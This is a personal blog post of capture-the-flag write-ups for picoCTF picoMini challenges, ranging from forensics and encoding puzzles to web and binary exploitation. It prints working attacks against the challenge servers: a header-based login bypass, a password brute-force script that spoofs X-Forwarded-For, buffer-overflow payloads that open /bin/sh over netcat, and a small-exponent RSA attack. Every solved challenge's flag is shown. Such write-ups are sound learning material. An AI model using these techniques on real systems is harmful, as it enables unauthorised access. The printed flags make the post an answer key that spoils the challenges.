<- back
 Solving picoMini by CMU-Africa
5 oct 2025
A friend recommended picoCTF to me. I had played similar games like
banditOverTheWire before, so I thought it would be pretty fun to try
out.
* * *
## Log Hunt
-----------
Our server seems to be leaking pieces of a secret flag in its logs. The
parts are scattered and sometimes repeated. Can you reconstruct the
original flag? Download the logs and figure out the full flag from the
fragments.
- The `server.log` file contains thousands of lines of codes:
.-----------------------------------------------------------------------
| [1990-08-09 10:00:10] INFO FLAGPART: picoCTF{us3_
| [1990-08-09 10:00:16] WARN Disk space low
| [1990-08-09 10:00:19] DEBUG Cache cleared
| [1990-08-09 10:00:23] WARN Disk space low
| [1990-08-09 10:00:25] INFO Service restarted
| [1990-08-09 10:00:33] WARN Disk space low
| [1990-08-09 10:00:38] ERROR Connection lost
| [1990-08-09 10:00:46] ERROR Failed login attempt
'-----------------------------------------------------------------------
This seems to be pretty easy, the flag is just contained in logs tagged
with: `INFO FLAGPART`
Performing a `grep`, we easily find the flag:
.-----------------------------------------------------------------------
| zimengx@endeavour ~/S/p/C/LogHunt> grep "FLAGPART" server.log
| [1990-08-09 10:00:10] INFO FLAGPART: picoCTF{us3_
| [1990-08-09 10:02:55] INFO FLAGPART: y0urlinux_
| [1990-08-09 10:05:54] INFO FLAGPART: sk1lls_
| [1990-08-09 10:05:55] INFO FLAGPART: sk1lls_
| [1990-08-09 10:10:54] INFO FLAGPART: cedfa5fb}
| [1990-08-09 10:10:58] INFO FLAGPART: cedfa5fb}
| [1990-08-09 10:11:06] INFO FLAGPART: cedfa5fb}
| [1990-08-09 11:04:27] INFO FLAGPART: picoCTF{us3_
| [1990-08-09 11:04:29] INFO FLAGPART: picoCTF{us3_
| [1990-08-09 11:04:37] INFO FLAGPART: picoCTF{us3_
| [1990-08-09 11:09:16] INFO FLAGPART: y0urlinux_
| [1990-08-09 11:09:19] INFO FLAGPART: y0urlinux_
| [1990-08-09 11:12:40] INFO FLAGPART: sk1lls_
| [1990-08-09 11:12:45] INFO FLAGPART: sk1lls_
| [1990-08-09 11:16:58] INFO FLAGPART: cedfa5fb}
| [1990-08-09 11:16:59] INFO FLAGPART: cedfa5fb}
| [1990-08-09 11:17:00] INFO FLAGPART: cedfa5fb}
| [1990-08-09 12:19:23] INFO FLAGPART: picoCTF{us3_
| [1990-08-09 12:19:29] INFO FLAGPART: picoCTF{us3_
| [1990-08-09 12:19:32] INFO FLAGPART: picoCTF{us3_
| [1990-08-09 12:23:43] INFO FLAGPART: y0urlinux_
| [1990-08-09 12:23:45] INFO FLAGPART: y0urlinux_
| [1990-08-09 12:23:53] INFO FLAGPART: y0urlinux_
| [1990-08-09 12:25:32] INFO FLAGPART: sk1lls_
| [1990-08-09 12:28:45] INFO FLAGPART: cedfa5fb}
| [1990-08-09 12:28:49] INFO FLAGPART: cedfa5fb}
| [1990-08-09 12:28:52] INFO FLAGPART: cedfa5fb}
'-----------------------------------------------------------------------
* * *
## Riddle Registry
------------------
Hi, intrepid investigator! 📄🔍 You've stumbled upon a peculiar PDF
filled with what seems like nothing more than garbled nonsense. But
beware! Not everything is as it appears. Amidst the chaos lies a hidden
treasure—an elusive flag waiting to be uncovered. Find the PDF file here
Hidden Confidential Document and uncover the flag within the metadata.
Running `exiftool` to extract the metadata,
.-----------------------------------------------------------------------
| zimengx@endeavour ~/S/p/C/RiddleRegistry> exiftool confidential.pdf
| ExifTool Version Number : 13.36
| File Name : confidential.pdf
| Directory : .
| File Size : 183 kB
| File Modification Date/Time : 2025:10:05 17:25:04-07:00
| File Access Date/Time : 2025:10:05 17:21:14-07:00
| File Inode Change Date/Time : 2025:10:05 17:25:04-07:00
| File Permissions : -rw-r--r--
| File Type : PDF
| File Type Extension : pdf
| MIME Type : application/pdf
| PDF Version : 1.7
| Linearized : No
| Page Count : 1
| Producer : PyPDF2
| Author : cGljb0NURntwdXp6bDNkX20zdGFkYXRhX2 \
| YwdW5kIV8zNTc4NzM5YX0=
'-----------------------------------------------------------------------
The `Author` field contains what is almost certainly base64 encoded
text, decoding it should give us the flag:
.-----------------------------------------------------------------------
| zimengx@endeavour ~/S/p/C/RiddleRegistry> echo \
| "cGljb0NURntwdXp6bDNkX20zdGF
| kYXRhX2YwdW5kIV8zNTc4NzM5YX0=" | base64 --decode
| picoCTF{puzzl3d_m3tadata_f0und!_3578739a}
'-----------------------------------------------------------------------
* * *
## Corrupted File
-----------------
This file seems broken... or is it? Maybe a couple of bytes could make
all the difference. Can you figure out how to bring it back to life?
Download the file here.
Hints tell us the file is a JPG. The header of the JPG is likely
corrupt. JPGs start with `FF D8 FF` Using `hexedit`:
.-----------------------------------------------------------------------
| 00000000 5C 78 FF E0 00 10 4A 46 49 46 00 01 01 00 00 01 \
| \x....JFIF......
| 00000010 00 01 00 00 FF DB 00 43 00 08 06 06 07 06 05 08 \
| .......C........
| 00000020 07 07 07 09 09 08 0A 0C 14 0D 0C 0B 0B 0C 19 12 \
| ................
| 00000030 13 0F 14 1D 1A 1F 1E 1D 1A 1C 1C 20 24 2E 27 20 \
| ........... $.'
| 00000040 22 2C 23 1C 1C 28 37 29 2C 30 31 34 34 34 1F 27 ", \
| #..(7),01444.'
'-----------------------------------------------------------------------

Correcting the first two blocks to `FF D8` restores the JPG!
 * * *
## Crack the Gate 1
-------------------
We’re in the middle of an investigation. One of our persons of interest,
ctf player, is believed to be hiding sensitive data inside a restricted
web portal. We’ve uncovered the email address he uses to log in:
ctf-player@picoctf.org. Unfortunately, we don’t know the password, and
the usual guessing techniques haven’t worked. But something feels off...
it’s almost like the developer left a secret way in. Can you figure it
out? The website is running here. Can you try to log in?
We are presented with a login scren:
 Upon inspection, we see the way the form handles passwords:
.-----------------------------------------------------------------------
| </head>
| <body>
| <!-- ABGR: Wnpx - grzcbenel olcnff: hfr urnqre "K-Qri-Npprff: lrf" \
| -->
| <!-- Remove before pushing to production! -->
|
| <form id="loginForm">
| <h2 style="font-size: 24px; margin-bottom: 24px;">
| Login
| </h2>
| <label for="email">Email:</label>
| <input type="email" id="email" name="email" required><br>
| <label for="password">Password:</label>
| <input type="password" id="password" name="password" \
| required><br>
| <button type="submit">Login</button>
| </form>
|
| <script>
| document.getElementById('loginForm').addEventListener('submi \
| t', function(event) {
| event.preventDefault();
|
| const formData = {
| email: document.getElementById('email').value,
| password: document.getElementById('password').value
| };
|
| fetch('/login', {
| method: 'POST',
| headers: {
| 'Content-Type': 'application/json'
| },
| body: JSON.stringify(formData)
| })
| .then(response => response.json())
| .then(data => {
| console.log(data);
| if (data.success) {
| prompt('Login successful!\nFlag:', data.flag);
| } else {
| alert('Invalid credentials');
| }
|
| })
| .catch(error => console.error('Error:', error));
| });
| </script>
|
| </body>
| </html>
'-----------------------------------------------------------------------
We see a comment that is "supposed to be removed before pushng to
production" LOL! It might be the flag or the password.
.-----------------------------------------------------------------------
| <!-- ABGR: Wnpx - grzcbenel olcnff: hfr urnqre "K-Qri-Npprff: lrf" -->
| <!-- Remove before pushing to production! -->
'-----------------------------------------------------------------------
Hint #2 tells us this is a ROT13 cipher:
> A common trick is to rotate each letter by 13 positions in the
> alphabet.
Writing a simple python script to perform a ROT13 decode:
.-----------------------------------------------------------------------
| string = """ <!-- ABGR: Wnpx - grzcbenel olcnff: hfr urnqre \
| "K-Qri-Npprff: lrf" -->"""
|
| def rot13(text):
| result = []
| for char in text:
| if char.isalpha():
| base = ord('A') if char.isupper() else ord('a')
| result.append(chr((ord(char) - base + 13) % 26 + base))
| else:
| result.append(char)
| return ''.join(result)
|
| decoded = rot13(string)
| print(decoded)
'-----------------------------------------------------------------------
.-----------------------------------------------------------------------
| zimengx@endeavour ~/S/p/C/CrackTheGate1> python3 decode.py
| <!-- NOTE: Jack - temporary bypass: use header "X-Dev-Access: yes" \
| -->
'-----------------------------------------------------------------------
We see a development note left to "Jack" to use X-Dev-Access when
sending the POST request to bypass the login. We know the endpoint is
`/login` from the HTML before.
.-----------------------------------------------------------------------
| zimengx@endeavour ~/S/p/C/CrackTheGate1> curl -X POST \
| -H "Content-Type: \
| application/json" \
| -H "X-Dev-Access: \
| yes" \
| -d '{"email": \
| "ctf-player@picoctf.org", "password": ""}' \
| http://amiable-cita \
| del.picoctf.net:52352/login
| {"success":true,"email":"ctf-player@picoctf.org","firstName":"pico", \
| "lastName":"player","flag":"picoCTF{brut4_f0rc4_125f752d}"}⏎
'-----------------------------------------------------------------------
Yay!!
* * *
## Flag in Flame
----------------
The SOC team discovered a suspiciously large log file after a recent
breach. When they opened it, they found an enormous block of encoded
text instead of typical logs. Could there be something hidden within?
Your mission is to inspect the resulting file and reveal the real
purpose of it. The team is relying on your skills to uncover any
concealed information within this unusual log. Download the encoded data
here: Logs Data. Be prepared—the file is large, and examining it
thoroughly is crucial
Hints tell us the file is base64 encoded and is a image, thats
straightforward enough.
> Use base64 to decode the data and generate the image file.
.-----------------------------------------------------------------------
| zimengx@endeavour ~/S/p/C/FlagInFlame> echo logs.txt | base64 --decode
| ��,base64: invalid input
'-----------------------------------------------------------------------
Looks like the file isn't in b64, maybe hex then?
.-----------------------------------------------------------------------
| print(bytes.fromhex("7069636F43544678666F72656E736963735F616E616C797 \
| 369735F69735F616D617A696E675F35636363376362307D").decode())
'-----------------------------------------------------------------------
.-----------------------------------------------------------------------
| zimengx@endeavour ~/S/p/C/FlagInFlame [0|1]> python3 attempt.py
| picoCTFxforensics_analysis_is_amazing_5ccc7cb0}
'-----------------------------------------------------------------------
Yup!!
* * *
## Hidden in Plainsight
-----------------------
You’re given a seemingly ordinary JPG image. Something is tucked away
out of sight inside the file. Your task is to discover the hidden
payload and extract the flag. Download the jpg image here.
Another image problem, first we check the metadata:
.-----------------------------------------------------------------------
| zimengx@endeavour ~/S/p/C/HiddenInPlainsight> exiftool img.jpg
| ExifTool Version Number : 13.36
| File Name : img.jpg
| Directory : .
| File Size : 74 kB
| File Modification Date/Time : 2025:09:29 14:29:24-07:00
| File Access Date/Time : 2025:10:05 17:44:33-07:00
| File Inode Change Date/Time : 2025:10:05 17:44:33-07:00
| File Permissions : -rw-r--r--
| File Type : JPEG
| File Type Extension : jpg
| MIME Type : image/jpeg
| JFIF Version : 1.01
| Resolution Unit : None
| X Resolution : 1
| Y Resolution : 1
| Comment : c3RlZ2hpZGU6Y0VGNmVuZHZjbVE9
| Image Width : 640
| Image Height : 640
| Encoding Process : Baseline DCT, Huffman coding
| Bits Per Sample : 8
| Color Components : 3
| Y Cb Cr Sub Sampling : YCbCr4:2:0 (2 2)
| Image Size : 640x640
| Megapixels : 0.410
'-----------------------------------------------------------------------
Theres a comment! Looks b64:
.-----------------------------------------------------------------------
| zimengx@endeavour ~/S/p/C/HiddenInPlainsight> echo \
| "c3RlZ2hpZGU6Y0VGNmVuZHZjbVE9"
| | base64 --decode
| steghide:cEF6endvcmQ=
'-----------------------------------------------------------------------
We get steghide and what looks to be another b64 string. Doing some
googling on steghide:
> Steghide is steganography program which hides bits of a data file in
> some of the least significant bits of another file in such a way that
> the existence of the data file is not visible and cannot be proven.
> Steghide is designed to be portable and configurable and features
> hiding data in bmp, jpeg, wav and au files, blowfish encryption, MD5
> hashing of passphrases to blowfish keys, and pseudo-random
> distribution of hidden bits in the container data. Steghide is useful
> in digital forensics investigations.
Installing steghide (arch btw):
.-----------------------------------------------------------------------
| yay -S steghide
'-----------------------------------------------------------------------
And running `extract -sf` on the image:
.-----------------------------------------------------------------------
| zimengx@endeavour ~/S/p/C/HiddenInPlainsight [1]> steghide extract \
| -sf img
| Enter passphrase: ⏎
'-----------------------------------------------------------------------
We are prompted for a passphrase?? Maybe thats what was in the b64 text.
Yup!
.-----------------------------------------------------------------------
| zimengx@endeavour ~/S/p/C/HiddenInPlainsight> echo "cEF6endvcmQ=" | \
| base64 --deco
| de
| pAzzword⏎
'-----------------------------------------------------------------------
.-----------------------------------------------------------------------
| zimengx@endeavour ~/S/p/C/HiddenInPlainsight> steghide extract -sf \
| img.jpg --pass
| phrase "pAzzword"
| wrote extracted data to "flag.txt".
| zimengx@endeavour ~/S/p/C/HiddenInPlainsight> cat flag.txt
| picoCTF{h1dd3n_1n_1m4g3_5d4cba73}
'-----------------------------------------------------------------------
Yay!
* * *
## Input Injection 1
--------------------
A friendly program wants to greet you… but its goodbye might say more
than it should. Can you convince it to reveal the flag? connect to the
challenge instance nc saffron-estate.picoctf.net 61381. You can Download
the program file here. And source code
We get an executable binary and a `vuln.c` file:
.-----------------------------------------------------------------------
| #include <string.h>
| #include <stdio.h>
| #include <stdlib.h>
|
| void fun(char *name, char *cmd);
|
| int main() {
| char name[200];
| printf("What is your name?\n");
| fflush(stdout);
|
|
| fgets(name, sizeof(name), stdin);
| name[strcspn(name, "\n")] = 0;
|
| fun(name, "uname");
| return 0;
| }
|
| void fun(char *name, char *cmd) {
| char c[10];
| char buffer[10];
|
| strcpy(c, cmd);
| strcpy(buffer, name);
|
| printf("Goodbye, %s!\n", buffer);
| fflush(stdout);
| system(c);
| }
'-----------------------------------------------------------------------
Immediately, we see a `system(c)` call. We need to achieve injection
into str `c`. `c` is copied from `cmd`. More importantly, `name` is of
length `200` while buffer is only of length `10`.
`buffer` is declared second, so it might be allocated at a higher memory
address.
`c` is declared first, so it might be allocated at a lower memory
address, immediately below `buffer` on the stack.
Given this scenario, we can write any length >10 to name and achieve
code execution.
.-----------------------------------------------------------------------
| zimengx@endeavour ~/S/p/C/InputInjection1> nc \
| saffron-estate.picoctf.net 61381
| What is your name?
| aaaaaaaaaaaaaaaaaaa;/bin/sh
| Goodbye, aaaaaaaaaaaaaaaaaaa;/bin/sh!
| ls
| flag.txt
| cat flag.txt
| picoCTF{0v3rfl0w_c0mm4nd_0995fed8}
'-----------------------------------------------------------------------
* * *
## Crack the Gate 2
-------------------
The login system has been upgraded with a basic rate-limiting mechanism
that locks out repeated failed attempts from the same source. We’ve
received a tip that the system might still trust user-controlled
headers. Your objective is to bypass the rate-limiting restriction and
log in using the known email address: ctf-player@picoctf.org and uncover
the hidden secret. The website is running here. Can you try to log in?.
Download the passwords list here.
We have a list of passwords and one is presumably correct
.-----------------------------------------------------------------------
| JiywhfQn
| 3zSd0XU0
| 50ylF3Uo
| 7XbIBfcQ
| W4K0inBD
| pSvOYV4a
| MpNXnpfS
| ZuylCpyS
| bgl0SpNj
| h2qf8Ppg
| maSXnInx
| iiidp7qG
| enyDlwq8
| P5gRbs2V
| YrWWubgE
| Gq7ZVFuD
| Xpseyq9h
| lVY5T9Ah
| URgET2ph
| 6epBnWRf
'-----------------------------------------------------------------------
However, we are told we would be raitimited if we come from the same IP
Address. Hints tell us we can use the `X-forwarded-For` header to spoof
IPs.
.-----------------------------------------------------------------------
| import requests
| import json
|
| url = "http://amiable-citadel.picoctf.net:64714/login"
| email = "ctf-player@picoctf.org"
| ip_base = "192.168.1."
|
| with open("passwords.txt", "r") as file:
| passwords = file.read().splitlines()
|
| for i, password in enumerate(passwords):
| ip = f"{ip_base}{i % 254 + 1}"
| headers = {
| "Content-Type": "application/json",
| "X-Forwarded-For": ip
| }
| data = {
| "email": email,
| "password": password
| }
| response = requests.post(url, headers=headers, \
| data=json.dumps(data))
| result = response.json()
| if result.get("success"):
| print(result)
| break
'-----------------------------------------------------------------------
.-----------------------------------------------------------------------
| zimengx@endeavour ~/S/p/C/CrackTheGate2> python3 bypass.py
| {'success': True, 'email': 'ctf-player@picoctf.org', 'firstName': \
| 'pico', 'lastName': 'player', 'flag': \
| 'picoCTF{xff_byp4ss_brut3_ff36dbbc}'}
'-----------------------------------------------------------------------
Yay!
* * *
## Crack the Power
------------------
We received an encrypted message. The modulus is built from primes large
enough that factoring them isn’t an option, at least not today. See if
you can make sense of the numbers and reveal the flag. Download the
message.
Ugh... We have a math problem.
The message contains three variables: `n, e, c`
.-----------------------------------------------------------------------
| n = 3402266122804538804909129276169226547458712440892893662567892125 \
| 158960044972508885843358111938302998311529372217107305246076572748 \
| 004398206572594583358459396049312084016451667944224210617532564186 \
| 069818911662921423123104154128225389325712502578632893816089260585 \
| 694437873727679296744201896821406439348282088848624560009473876448 \
| 142889541994304037784091006714784596244871358771969495108190708434 \
| 890621778126101691379851219816868471137607411511477893956355511624 \
| 932625007814694146747152941212662230654152893417188111291513971782 \
| 630700973553687243061573359762628670242663226560222241903183731949 \
| 308170275534441202022927479386715240249992218937024609451710529096 \
| 768605087774776332027571085357275089157610123073125907757945623190 \
| 460420724478023264626858097749708795113807476912572814745512830008 \
| 435370355934040360526549699170692979841482232133357410865140642567 \
| 352702744233350986065676856342075611839676673124826248458873435885 \
| 016695637041538099775213245443382737054523041665536093422753201528 \
| 156967377103127612159214747385052503016612626465444964314584472942 \
| 234994945554437677464048648889971832391193464666191482123716719317 \
| 060713053547885702312639174200731441547931162146414385541486432801 \
| 91881422603579089810874350592019963992600316667
| e = 20
| c = 6406374308104068575005667020962740803966613443261489898191498556 \
| 377072759834728998927504444193002340798926533333629895068528016850 \
| 087622511308728327441976464668585218901591082340605306322185455364 \
| 934886459924290774725020313291277004273567367265367017190621582318 \
| 002551121619834273640202546095334734018430239529680188448068628969 \
| 434908931193717033319609824148760107420309330033018793726953333432 \
| 005007115968019232727114737355968591845179814850415878409220313615 \
| 805235654717545895026068961631035569727444300284548603232324484243 \
| 681148357189669038960819218223224953089426272065878278697588226358 \
| 271597439495227788722677827370233257758259879385155870289978681068 \
| 423784445614857254233808680878764151566565318688874610981208504015 \
| 154090140960993169192689777220483916100179649618358834584825493339 \
| 721613860840475863251534957472825575607914421729619109163733814622 \
| 293801561338383816339159420598188089970630472558034318662267259607 \
| 082864987945354269191859224210003000873744551730226744066311751459 \
| 021389295409399779206900144794846699931593703143725511523695595061 \
| 166749803145955473540856097123909633748499925243680484632333684127 \
| 63016667750045491935391770001
'-----------------------------------------------------------------------
This looks like a RSA encryption key with N=modulus, E=Public Exponent,
and C=Cipher Text
This is starting to get less straightforward than the other ones.
Hints tell us to use Coppersmith's attack for small messages. In
standard RSA, the ciphertext c is computed as c = mᵉ mod n. This
operation means we take the remainder after dividing by n.
This attack works when the message m is so small that mᵉ < n When this
condition holds, the modular reduction step is superfluous because the
result of the exponentiation is already smaller than the modulus.
Since we are working with integers, this simplifies the problem to a
algebraic one. To recover m, we need to find the integer e-th root of
the ciphertext c. m = ᵉ√c We can do this with the `gmpy2` library
> gmpy2 is a C-coded Python extension module that supports
> multiple-precision arithmetic. It is the successor to the original
> gmpy module (supported only the GMP library). gmpy2 adds support for
> the MPFR (correctly rounded real floating-point arithmetic) and MPC
> (correctly rounded complex floating-point arithmetic) libraries.
.-----------------------------------------------------------------------
| import gmpy2
|
| n = 3402266122804538804909129276169226547458712440892893662567892125 \
| 158960044972508885843358111938302998311529372217107305246076572748 \
| 004398206572594583358459396049312084016451667944224210617532564186 \
| 069818911662921423123104154128225389325712502578632893816089260585 \
| 694437873727679296744201896821406439348282088848624560009473876448 \
| 142889541994304037784091006714784596244871358771969495108190708434 \
| 890621778126101691379851219816868471137607411511477893956355511624 \
| 932625007814694146747152941212662230654152893417188111291513971782 \
| 630700973553687243061573359762628670242663226560222241903183731949 \
| 308170275534441202022927479386715240249992218937024609451710529096 \
| 768605087774776332027571085357275089157610123073125907757945623190 \
| 460420724478023264626858097749708795113807476912572814745512830008 \
| 435370355934040360526549699170692979841482232133357410865140642567 \
| 352702744233350986065676856342075611839676673124826248458873435885 \
| 016695637041538099775213245443382737054523041665536093422753201528 \
| 156967377103127612159214747385052503016612626465444964314584472942 \
| 234994945554437677464048648889971832391193464666191482123716719317 \
| 060713053547885702312639174200731441547931162146414385541486432801 \
| 91881422603579089810874350592019963992600316667
|
| e = 20
|
| c = 6406374308104068575005667020962740803966613443261489898191498556 \
| 377072759834728998927504444193002340798926533333629895068528016850 \
| 087622511308728327441976464668585218901591082340605306322185455364 \
| 934886459924290774725020313291277004273567367265367017190621582318 \
| 002551121619834273640202546095334734018430239529680188448068628969 \
| 434908931193717033319609824148760107420309330033018793726953333432 \
| 005007115968019232727114737355968591845179814850415878409220313615 \
| 805235654717545895026068961631035569727444300284548603232324484243 \
| 681148357189669038960819218223224953089426272065878278697588226358 \
| 271597439495227788722677827370233257758259879385155870289978681068 \
| 423784445614857254233808680878764151566565318688874610981208504015 \
| 154090140960993169192689777220483916100179649618358834584825493339 \
| 721613860840475863251534957472825575607914421729619109163733814622 \
| 293801561338383816339159420598188089970630472558034318662267259607 \
| 082864987945354269191859224210003000873744551730226744066311751459 \
| 021389295409399779206900144794846699931593703143725511523695595061 \
| 166749803145955473540856097123909633748499925243680484632333684127 \
| 63016667750045491935391770001
|
|
|
| m = gmpy2.iroot(c, e)[0]
|
|
|
| m_bytes = int(m).to_bytes((int(m).bit_length() + 7) // 8, \
| byteorder='big')
|
| plaintext = m_bytes.decode('ascii')
'-----------------------------------------------------------------------
.-----------------------------------------------------------------------
| (.venv) zimengx@endeavour ~/S/p/C/CrackThePower> python3 attack.py
| picoCTF{t1ny_e_9b88056f}
'-----------------------------------------------------------------------
Phew, that was complicated.
* * *
## Input Injection 2
--------------------
This program greets you and then runs a command. But can you take
control of what command it executes? Connect to the program with netcat:
nc saffron-estate.picoctf.net 63308. You can Download the program file
here. And source code
As before, we get a `vuln.c` and a binary executable;
.-----------------------------------------------------------------------
| #include <stdio.h>
|
| #include <stdlib.h>
|
| #include <string.h>
|
|
|
|
| int main(void) {
|
| char* username = malloc(28);
|
| char* shell = malloc(28);
|
| printf("username at %p\n", username);
|
| fflush(stdout);
|
| printf("shell at %p\n", shell);
|
| fflush(stdout);
|
| strcpy(shell, "/bin/pwd");
|
| printf("Enter username: ");
|
| fflush(stdout);
|
| scanf("%s", username);
|
| printf("Hello, %s. Your shell is %s.\n", username, shell);
|
| system(shell);
|
| fflush(stdout);
|
| return 0;
|
| }
'-----------------------------------------------------------------------
It is clear we need to overwrite the `shell` variable to achieve code
execution. Since these are made with `malloc`, we can simply overwrite
`username`, triggering a buffer overflow into `shell`.
.-----------------------------------------------------------------------
| (.venv) zimengx@endeavour ~/S/p/C/CrackThePower [0|SIGINT]> nc \
| saffron-estate.picoctf.net 63308
| username at 0xdd952a0
| shell at 0xdd952d0
| Enter username: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa \
| aaa
| Hello, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa. \
| Your shell is aaaaaaa.
'-----------------------------------------------------------------------
Unlike `Input Injection 1`, we need to exactly overflow the right
amount, so I first tried a random string and noted how much over I went.
Then, we can craft the injection:
.-----------------------------------------------------------------------
| aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa - aaaaaaa = \
| aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa + /bin/sh = \
| aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa/bin/sh
'-----------------------------------------------------------------------
.-----------------------------------------------------------------------
| (.venv) zimengx@endeavour ~/S/p/C/CrackThePower> nc \
| saffron-estate.picoctf.net 63308
| username at 0x3274d2a0
| shell at 0x3274d2d0
| Enter username: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa/bin \
| /sh
| ls
| flag.txt
| cat flag.txt
| picoCTF{us3rn4m3_2_sh3ll_48b038ff}
| exit
| Hello, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa/bin/sh. \
| Your shell is /bin/sh.
'-----------------------------------------------------------------------
Yayy!
* * *
## byp4ss3d
-----------
A university's online registration portal asks students to upload their
ID cards for verification. The developer put some filters in place to
ensure only image files are uploaded but are they enough? Take a look at
how the upload is implemented. Maybe there's a way to slip past the
checks and interact with the server in ways you shouldn't. You can
access the web application at here!
